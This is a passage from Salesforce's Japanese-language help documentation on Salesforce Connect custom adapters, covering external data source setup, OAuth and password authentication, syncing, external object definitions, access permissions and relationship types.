項目	説明
	れます。例: `callout:My_Named_Credential/some_path`。 クエリ文字列を指定ログイン情報 URL に追加できます。指定ログイン情報 URL とクエリ文字列の間の区切り文字として疑問符 (?) を使用します。たとえば、`callout:My_Named_Credential/some_path?format=json` です。
書き込み可能外部オブジェクト	この組織の Force.com プラットフォームとユーザが、外部データソースに関連付けられている外部オブジェクトのレコードの作成、更新、削除ができるようにします。外部オブジェクトデータは組織外に保存されます。デフォルトでは、外部オブジェクトは参照のみです。
高データボリューム	Salesforce では、外部システムからのデータの取得および表示にレート制限が適用されます。組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで［高データボリューム］オプションを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。 「Salesforce Connect — カスタムアダプタでの高データボリュームの考慮事項」(ページ 6122)を参照してください。
証明書	証明書を指定する場合、Salesforce 組織が、各外部システムとの双方向 SSL 接続確立時に証明書を提供します。この証明書は、要求がユーザの Salesforce 組織からのものであることを確認するデジタル署名に使用されます。 `DataSource.Provider` クラスが `CERTIFICATE` 認証機能を宣言する場合にのみ使用できます。
`ID` 種別	外部システムへのアクセスに 1 セットのログイン情報と複数セットのログイン情報のどちらを使用するかを決定します。「外部データソースの ID 種別」(ページ 6050)を参照してください。 `DataSource.Provider` クラスが `BASIC` または `OAUTH` 認証機能を宣言する場合にのみ使用できます。

4. 認証プロトコルを選択します。
   - [パスワード認証] を選択した場合は、外部システムにアクセスするためのユーザ名とパスワードを入力します。

     パスワード認証は、`DataSource.Provider` クラスが `BASIC` 認証機能を宣言する場合にのみ使用できます。
   - [OAuth 2.0] を選択した場合は、次の項目を入力します。

     OAuth 2.0 は、`DataSource.Provider` クラスが `OAUTH` 認証機能を宣言する場合にのみ使用できます。

項目	説明
認証プロバイダ	プロバイダを選択します。「外部認証プロバイダについて」(ページ 1087)を参照してください。
範囲	アクセストークンを要求するための権限の範囲を指定します。認証プロバイダによって有効な値が決まります。「Scope パラメータの使用」(ページ 1122)を参照してください。 メモ: - 入力した値で、指定された認証プロバイダに定義された［デフォルトの範囲］値が置き換えられます。 - 範囲が定義されているかどうかは、各 OAuth フローがユーザに同意画面を表示するかどうかに影響する場合があります。 - 更新トークンまたはオフラインアクセスを要求することをお勧めします。要求を行わない場合、トークンの期限が切れたときに、外部システムへのアクセス権が失われます。
保存時に認証フローを開始	外部システムに対して認証を行い OAuth トークンを取得するには、このチェックボックスをオンにします。この認証プロセスは OAuth フローと呼ばれます。 [保存] をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするための OAuth トークンが外部システムから与えられます。 新しいトークンが必要な場合 (トークンが期限切れなど)、あるいは［範囲］または［認証プロバイダ］項目を編集した場合は、OAuth フローをやり直します。

5. [保存] をクリックします。
6. [検証して同期] をクリックし、接続が正常であることを確認します。
   このステップでは、`DataSource.Connection` クラスの `sync()` メソッドも呼び出して、外部オブジェクトとその項目を作成するために同期可能なテーブルのリストを取得します。
7. 必要に応じて、テーブルを選択し [[同期]] をクリックして、選択したテーブルごとに次の操作を実行します。
   - Salesforce 外部オブジェクトを自動的に作成する。
   - Salesforce メタデータのデータ型と互換性のあるテーブル項目ごとに、カスタム項目を自動的に作成する。

   メモ: 同期する前に、次のトピックで説明されている考慮事項について理解していることを確認してください。
   - Salesforce Connect — すべてのアダプタの同期に関する考慮事項 (ページ 6055)

- Salesforce Connect — カスタムアダプタの同期に関する考慮事項 (ページ 6059)

外部オブジェクトとカスタム項目を手動で作成し、外部データに対応付けすることができます。これにより、外部オブジェクト名のカスタマイズ、カスタム項目を作成するテーブル列の判断、カスタム項目名のカスタマイズを行うことができます。ただし、この方法はより時間がかかり、手動のメンテナンスが必要になります。

関連トピック:

Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス
外部システムの認証設定の保存
指定ログイン情報

Salesforce Connect — カスタムアダプタの考慮事項

Salesforce Connect のカスタムアダプタを使用する場合の特殊な動作、制限、および推奨事項について理解します。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — カスタムアダプタでの Apex の考慮事項

Apex Connector Framework で Salesforce Connect カスタムアダプタを作成する場合の制限と考慮事項について理解します。

Salesforce Connect — カスタムアダプタでの高データボリュームの考慮事項

組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで [高データボリューム] オプションを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — カスタムアダプタでの Apex の考慮事項

Apex Connector Framework で Salesforce Connect カスタムアダプタを作成する場合の制限と考慮事項について理解します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- データ型の制限:
  - Double — 18 桁を超える値の精度は失われます。精度を高めるには、double の代わりに decimal を使用します。
  - String — 長さが 256 文字以上の場合、文字列は Salesforce のロングテキストエリア項目に対応付けられます。
- Salesforce Connect のカスタムアダプタには、他の Apex コードと同じ制限が適用されます。次に例を示します。
  - すべての Apex ガバナ制限が適用されます。
  - 同じトランザクション内のデータ操作言語 (DML) 操作の後に Apex コールアウトを使用することはできません。そのため、同じトランザクション内で Salesforce レコードを更新し、その後で Apex コールアウトを実行することはできません。
  - テストメソッドは Web サービスコールアウトをサポートせず、Web サービスコールアウトを実行するテストは失敗します。疑似応答を返すことによってこれらのテストの失敗を回避する方法を示す例は、「Salesforce Connect の Google ドライブ™ カスタムアダプタ」を参照してください。

関連トピック:

- Salesforce Connect のカスタムアダプタ
- Salesforce Connect — すべてのアダプタの Salesforce の互換性に関する考慮事項
- *Apex 開発者ガイド*: プリミティブデータ型
- *Apex 開発者ガイド*: 実行ガバナと制限
- *Apex 開発者ガイド*: コールアウトの制限事項
- *Apex 開発者ガイド*: Salesforce Connect の Google ドライブ™ カスタムアダプタ

Salesforce Connect — カスタムアダプタでの高データボリュームの考慮事項

組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで［高データボリューム］オプションを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。

- 大量データの外部データソースに関連付けられた外部オブジェクトに、次の機能は使用できません。
  - Lightning Experience によるアクセス
  - Salesforce1 によるアクセス
  - [最近使ったデータ] リストの表示
  - レコードフィード
  - レポートとダッシュボード
  - 書き込み可能な外部オブジェクト
- Salesforce ID は、大量データの外部データソースに関連付けられた外部オブジェクトレコードには割り当てられません。
- 大量データの外部データソースに関連付けられた外部オブジェクトのレコード詳細ページでは、JavaScript を呼び出すカスタムボタンとカスタムリンクがサポートされません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Salesforce Connect のカスタムアダプタ

Salesforce Connect — カスタムアダプタの考慮事項

外部データソースの定義

Salesforce 組織外に保存されているコンテンツおよびデータに接続するには、外部データソースを作成します。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規外部データソース] をクリックします。既存の外部データソースを変更するには、[編集] をクリックします。
3. 使用する外部データソースの種別に応じた手順を実行します。
   - Files Connect: Google ドライブ
   - Files Connect: SharePoint 2010 または 2013
   - Files Connect: SharePoint Online または OneDrive for Business
   - 単純な URL: 別の Web ドメインのデータ
   - Salesforce Connect: OData 2.0
   - Salesforce Connect: OData 4.0
   - Salesforce Connect: クロス組織
   - Salesforce Connect: カスタム

関連トピック:

Salesforce Connect

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを作成および編集する
- 「アプリケーションのカスタマイズ」

外部データソースの検証および同期


外部データソースを設定したら、同期して外部データソースのテーブルをSalesforce組織の外部オブジェクトに対応付けます。外部オブジェクトのコンテンツおよびデータは、Salesforceのコンテンツおよびデータと共に統合検索に含まれます。

メモ:

- 同期を行うと、外部システムのスキーマに対応付けられたSalesforce外部オブジェクトが作成または上書きされます。同期では、データはSalesforce組織にコピーされず、組織から外部システムにも書き込まれません。
- 同期は1回のみのプロセスです。外部システムのスキーマが変更されても、変更内容は自動的にSalesforce組織と同期されません。オブジェクトをもう一度同期して、変更内容を外部システムに反映します。
- 各組織は、最大100個の外部オブジェクトを設定できます。同期によって組織のこの制限を超える場合は、同期に失敗します。
- Salesforce Connect外部データソースについては、同期に関する考慮事項を読み、理解します。「Salesforce Connect — すべてのアダプタの同期に関する考慮事項」(ページ 6055)を参照してください。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. 外部データソースの名前をクリックします。
3. [検証して同期] をクリックし、接続が正常であることを確認します。
4. テーブルを選択し [同期] をクリックして、選択したテーブルごとに次の操作を実行します。
   - Salesforce外部オブジェクトを自動的に作成する。
   - Salesforceメタデータのデータ型と互換性のあるテーブル項目ごとに、カスタム項目を自動的に作成する。

例: 作成される外部データソースの詳細ページには、次のような関連外部オブジェクトのリストが含まれます。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースから外部オブジェクトを作成する

- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce Connect

外部オブジェクトの定義

外部データソースのテーブルは、Salesforceの外部オブジェクトに対応付けられ、統合検索のすべてのデータとコンテンツが結合されます。

外部オブジェクトはカスタムオブジェクトと似ていますが、Salesforce組織外に保存されたデータに対応付けられるという点が異なります。各外部オブジェクトは、外部データソース定義を使用して、外部システムのデータに接続します。各外部オブジェクト定義は、外部システムのデータテーブルに対応付けられます。外部オブジェクトの各項目は、外部システムのテーブル列に対応付けられます。外部オブジェクトを使用すると、ユーザおよびForce.comプラットフォームは、外部オブジェクトを検索および操作できます。

メモ:

- 各組織は、最大100個の外部オブジェクトを設定できます。
- 外部システムで許可されている場合は、外部データソースを同期して、関連外部オブジェクトを自動的に作成することをお勧めします。また、手動で外部オブジェクトを定義して、外部オブジェクト名をカスタマイズし、カスタム項目を手動で作成することもできます。

外部オブジェクトを作成または変更する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*外部オブジェクト*」と入力し、[外部オブジェクト]を選択します。
2. [新規外部オブジェクト]をクリックします。既存の外部オブジェクトを変更する場合は[編集]をクリックします。
3. 次の項目を入力します。

項目	説明
表示ラベル	わかりやすい外部オブジェクト名。表示ラベルは、リストビューなどのSalesforceユーザインターフェースに表示されます。 オブジェクトの表示ラベルは、組織の標準オブジェクト、カスタムオブジェクト、外部オブジェクト全体で一意にすることをお勧めします。
表示ラベル(複数形)	外部オブジェクトの複数形の表示ラベル。このオブジェクトにタブを作成すると、そのタブにこの名前が使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部オブジェクトを作成または編集する

- 「アプリケーションのカスタマイズ」

項目	説明
母音で始まる場合はチェック	組織のデフォルト言語で該当する場合、自動メッセージの表示ラベルの先頭を「a」ではなく「an」にするときに選択します。
オブジェクト名	API を使用しているときにこの外部オブジェクト定義の参照に使用する一意の識別子。オブジェクト名は、組織の標準オブジェクト、カスタムオブジェクト、外部オブジェクト全体で一意である必要があります。 [オブジェクト名]項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	外部オブジェクトの説明(省略可能)。わかりやすい説明を入力しておくと、外部オブジェクトをリストで表示するときに区別しやすくなります。
カスタムヘルプの設定	外部オブジェクトレコードのホーム(概要)ページ、詳細ページ、およびリストビューや関連リストから、ユーザが[このページのヘルプ]をクリックしたときに表示される内容を定義します。 ユーザのために作成したカスタムヘルプを表示する場合は、[Visualforce ページを使ってウィンドウを開く] を選択することをお勧めします。「オブジェクトレベルのヘルプの開始」 (ページ 5007)を参照してください。 代わりにデフォルト値を保持すると、Salesforce ヘルプのみがユーザに表示され、外部データに関する情報は提供されません。 この設定は、常に Salesforce ヘルプが開かれる各ページ上部の [ヘルプ & トレーニング] リンクには影響を与えません。
コンテンツ名	この外部オブジェクトで提供されるデータを最も的確に示す Visualforce ページを選択します。 この項目は、[Visualforce ページを使ってウィンドウを開く] 項目が選択されている場合にのみ表示されます。
外部データソース	この外部オブジェクトで使用する接続の詳細を含む外部データソース定義。
テーブル名	外部オブジェクトが対応付けられる、外部システムのテーブル。 SharePoint の場合、テーブル名は関連する範囲名と一致する必要があります。
表示 `URL` の参照項目	Salesforce Connect でのみ使用できます。外部オブジェクトの `[表示 URL]` 標準項目値は、外部システムから自動的に生成されます。たとえば、Salesforce Connect の OData 2.0 アダプタでは、OData プロデューサで定義された `link href` に基づいた値になります。 デフォルト値は、同じ外部オブジェクトのカスタム項目の値で上書きできます。項目名を選択し、カスタム項目の値が有効な URL であることを確認します。

項目	説明
レポートを許可	Salesforce Connect でのみ使用できます。
リリース状況	外部オブジェクトが他のユーザから参照できるようになっているかどうかを示します。
この外部オブジェクトの保存後、新規カスタムタブウィザードを起動する	選択されていると、外部オブジェクトの保存後にカスタムタブウィザードが起動します。
検索を許可	外部データソースでも検索が有効になってい場合、このオプションを選択すると、ユーザは SOSL および Salesforce グローバル検索により外部オブジェクトのレコードを検索できます。 デフォルトでは、新規外部オブジェクトの検索は無効になっています。ただし、外部データソースを検証して同期し、自動的に外部オブジェクトを作成することができます。外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。 「Salesforce Connect — すべてのアダプタの検索に関する考慮事項」 (ページ 6066) を参照してください。

4. [保存] をクリックします。
5. 外部オブジェクトの詳細ページで、外部オブジェクトのカスタム項目とリレーション、ページレイアウト、項目セット、検索レイアウト、ボタン、リンクを参照および変更します。
   - 項目の対応付けを作成したり、外部オブジェクトに項目を追加したりするには、[カスタム項目&リレーション] 関連リストの [新規] をクリックします。
   - ユーザプロファイルで各種ページレイアウトを割り当てるには、[ページレイアウトの割り当て] をクリックします。

関連トピック:

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス

Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス

Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス

外部データソースの認証設定へのアクセス権の付与

ユーザ単位の認証を使用する外部データソースの場合、権限セットまたはプロファイルを使用してアクセス権をユーザに付与します。このようにすると、外部システムにアクセスするためのユーザの認証設定を自分で設定および管理できるようになります。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] または [プロファイル] を選択します。
2. 変更する権限セットまたはプロファイルの名前をクリックします。
3. 次のいずれかの操作を実行します。
   - 権限セット、または拡張プロファイルユーザインターフェースのプロファイルの場合は、[アプリケーション] セクションの [外部データソースアクセス] をクリックします。次に、[編集] をクリックします。
   - 元のプロファイルユーザインターフェースのプロファイルの場合は、[外部データソースアクセスの有効化] セクションの [編集] をクリックします。
4. 有効化するデータソースを追加します。
5. [保存] をクリックします。

関連トピック:

外部システムの認証設定の保存

Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス

Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットとユーザプロファイルを編集する
- 「プロファイルと権限セットの管理」

外部システムの認証設定の保存

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

指定ログイン情報を使用可能なエディション: すべてのエディション

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザまたはシステム管理者は、外部システムの認証を設定および管理できます。認証設定が有効な場合は、Salesforce 組織内から外部システムにアクセスできます。

システム管理者は、外部データソースおよび指定ログイン情報で外部システムを定義します。外部データソースは、Salesforce 組織外に保存されているデータまたはコンテンツへのアクセス方法を指定します。指定ログイン情報は、組織から Web サービスコールアウトを受け取るコールアウトエンドポイントを指定します。

操作を開始する前に、システム管理者は次の処理を行います。

- 外部データソースまたは指定ログイン情報がユーザ単位の認証を使用するように設定します。
- 外部データソースまたは指定ログイン情報へのアクセスを許可します。
- 組織が外部システムに接続可能であることを確認します。
- 入力する認証設定を通知します。
- Salesforce タブ + Visualforce テンプレートを使用して、コミュニティを設定します (該当する場合)。

  カスタマーサービス (Napili) テンプレートを使用してコミュニティが構築されている場合、システム管理者のみが外部システムの認証を設定および管理できます。ユーザは独自にこの手順を完了することはできません。

ユーザ権限

外部データソースの認証設定を保存する
- [外部データソースへのアクセス] で有効化されたデータソース

指定ログイン情報の認証設定を保存する
- [指定ログイン情報アクセス] で有効化された指定ログイン情報

外部システムの別のユーザの認証設定を編集する
- 「ユーザの管理」

必要な設定またはオプションが表示されない場合は、システム管理者にお問い合わせください。

1. 次のいずれかの方法で外部システムの認証設定にアクセスします。

   コミュニティ内からアクセスする場合
   - コミュニティライセンスがある場合は、[私の設定] > [外部システムの認証設定] をクリックします。
   - それ以外の場合は、個人設定から「*認証*」と入力し、[外部システムの認証設定] を選択します。

   Salesforce から個人設定に移動し、［クイック検索］ボックスに「*認証*」と入力し、[外部システムの認証設定] を選択します。

2. [新規] または [編集] をクリックします。
3. 項目を入力します。

項目	説明
外部システム定義	選択するオプションが不明な場合は、システム管理者に確認してください。 • 外部データソース:データが Salesforce 組織外に保存されている外部オブジェクトへのアクセスを提供します。 • 指定ログイン情報:指定ログイン情報で指定されたエンドポイントへの認証コールアウトをトリガするアクションを有効にします。 指定ログイン情報は、外部データソースの認証を処理できます。このシナリオでは、外部オブジェクトにアクセスするためにこの項目の [指定ログイン情報] を選択するようにシステム管理者から指示されます。

項目	説明
外部データソース または 指定ログイン情報	[外部システム定義] で選択したオプションに応じて、いずれかの項目が表示されます。 選択するオプションが不明な場合は、システム管理者に確認してください。システム管理者は、オプションの表示ラベルをより的確で、区別しやすいものに変更できます。
ユーザ	システム管理者のみが使用できます。入力している認証設定のユーザを選択します。

4. 外部システムで必要な認証プロトコルを選択します。選択するオプションが不明な場合は、システム管理者に確認してください。
   - [パスワード認証] を選択した場合は、外部システムのユーザ名とパスワードを入力します。
   - [OAuth 2.0] を選択した場合は、次の項目を入力します。

項目	説明
認証プロバイダ	選択するオプションが不明な場合は、システム管理者に確認してください。システム管理者は、オプションの表示ラベルをより的確で、区別しやすいものに変更できます。
範囲	入力する内容が不明な場合は、システム管理者に確認してください。 アクセストークンを要求するための権限の範囲を指定します。
保存時に認証フローを開始	外部システムに対して認証を行いOAuthトークンを取得するには、このチェックボックスをオンにします。この認証プロセスは OAuth フローと呼ばれます。 [保存] をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするための OAuth トークンが外部システムから与えられます。 新しいトークンが必要な場合 (トークンが期限切れなど)、あるいは [範囲] または [認証プロバイダ] 項目を編集した場合は、OAuthフローをやり直します。

5. [保存] をクリックします。

関連トピック:

- 外部データソースの定義
- 外部データソースの認証設定へのアクセス権の付与
- 指定ログイン情報の定義
- 指定ログイン情報の認証設定へのアクセス権の付与
- コミュニティへのタブの追加
- Salesforce 環境のカスタマイズ

外部オブジェクトリレーション

外部オブジェクトでは、18 文字の Salesforce レコード ID を使用して関連レコードを相互に関連付ける、標準参照関係がサポートされます。ただし、Salesforce 組織の外部に保存されたデータは、多くの場合レコード ID が含まれていません。そのため、外部オブジェクトでは、外部参照と間接参照という、2つの特殊なタイプの参照関係を使用できます。

外部参照と間接参照では、親オブジェクトの特定の項目の値と子オブジェクトのリレーション項目の値が比較されます。値が一致すると、レコードが相互に関連付けられます。

外部オブジェクトリレーションを作成するには、子オブジェクトに次のいずれかの項目種別のカスタム項目を作成します。子が外部オブジェクトの場合、既存のカスタム項目の項目種別を次のいずれかに変更できます。

- 参照関係
- 外部参照関係
- 間接参照関係

この表には、外部オブジェクトで使用できるリレーション種別がまとめられています。

リレーション	許可された子オブジェクト	許可された親オブジェクト	レコードを照合する親項目
参照	標準 カスタム 外部	標準 カスタム	18 文字の Salesforce レコード ID
外部参照	標準 カスタム 外部	外部	外部 ID 標準項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リレーション	許可された子オブジェクト	許可された親オブジェクト	レコードを照合する親項目
間接参照	外部	標準 カスタム	External ID および Unique 属性を使用して、カスタム項目を選択します

外部オブジェクトの参照関係項目
参照関係は、18 文字の ID で関連する Salesforce レコードを識別する列が外部データに含まれている場合に使用します。

外部オブジェクトの外部参照関係項目
外部参照関係は、親が外部オブジェクトの場合に使用します。

外部オブジェクトの間接参照関係項目
間接参照関係は、外部データに Salesforce レコード ID が含まれていない場合に使用します。

関連トピック:

- カスタム項目の作成
- カスタム項目のデータ型の変更
- Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項
- グローバル検索での Files Connect データソースの追加
- オブジェクトリレーションの概要

外部オブジェクトの参照関係項目

参照関係は、18 文字の ID で関連する Salesforce レコードを識別する列が外部データに含まれている場合に使用します。

参照関係項目は、子標準オブジェクト、子カスタムオブジェクト、子外部オブジェクトを親標準オブジェクトまたは親カスタムオブジェクトにリンクします。子レコードを編集しているユーザは、項目のルックアップアイコンをクリックして特定の親レコードを選択できます。親レコードを参照しているユーザは、子レコードの関連リストを参照できます。

外部オブジェクトの参照関係項目を作成するときに、親レコードを識別する 18 文字の Salesforce ID が含まれている [外部列の名前] を入力します。

例:

- 取引先レコード (親標準オブジェクト) には、外部 SAP 販売注文 (子外部オブジェクト) の関連リストが表示されます。
- 取引先レコード (親標準オブジェクト) には、サポートケース (子外部オブジェクト) の関連リストが表示されます。

関連トピック:

外部オブジェクトリレーション
カスタム項目の作成
Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項
グローバル検索での Files Connect データソースの追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

外部オブジェクトの外部参照関係項目

外部参照関係は、親が外部オブジェクトの場合に使用します。

外部参照関係は、子の標準、カスタム、または外部オブジェクトを親の外部オブジェクトにリンクします。

親外部オブジェクトの [外部 ID] 標準項目の値は、外部参照関係項目の値と照合されます。子外部オブジェクトについては、外部参照関係項目の値は指定した [外部列の名前] から取得されます。

例:

- 外部商品カタログ項目 (親外部オブジェクト) には、サポートケース (子標準オブジェクト) の関連リストが表示されます。
- 外部顧客 (親外部オブジェクト) には、外部注文 (子外部オブジェクト) の関連リストが表示されます。

例: Salesforce Connect の組織間アダプタで、取引先責任者と取引先をプロバイダ組織に保存するとします。各取引先の関連取引先責任者は、登録者組織から参照します。これを行うには、登録者組織の Contact 外部オブジェクトで外部参照項目を作成します。その外部参照項目を登録者組織の Account 外部オブジェクトにリンクします。次に、関連する Contact 外部オブジェクトレコードを表示する関連リストが含まれるように、Account 外部オブジェクトのページレイアウトを設定します。

例: このスクリーンショットの Business_Partner 外部オブジェクトのレコード詳細ページには、子オブジェクトの 2 つの関連リストが表示されます。この例では、外部参照関係とページレイアウトにより、ユーザがどのように Salesforce 組織の内部および外部の関連データを 1 つのページで表示できるのかを示しています。

- Account 標準オブジェクト (1)
- Sales_Order 外部オブジェクト (2)


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



関連トピック:

- 外部オブジェクトリレーション
- カスタム項目の作成
- カスタム項目のデータ型の変更
- Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項
- グローバル検索での Files Connect データソースの追加

外部オブジェクトの間接参照関係項目

間接参照関係は、外部データに Salesforce レコード ID が含まれていない場合に使用します。

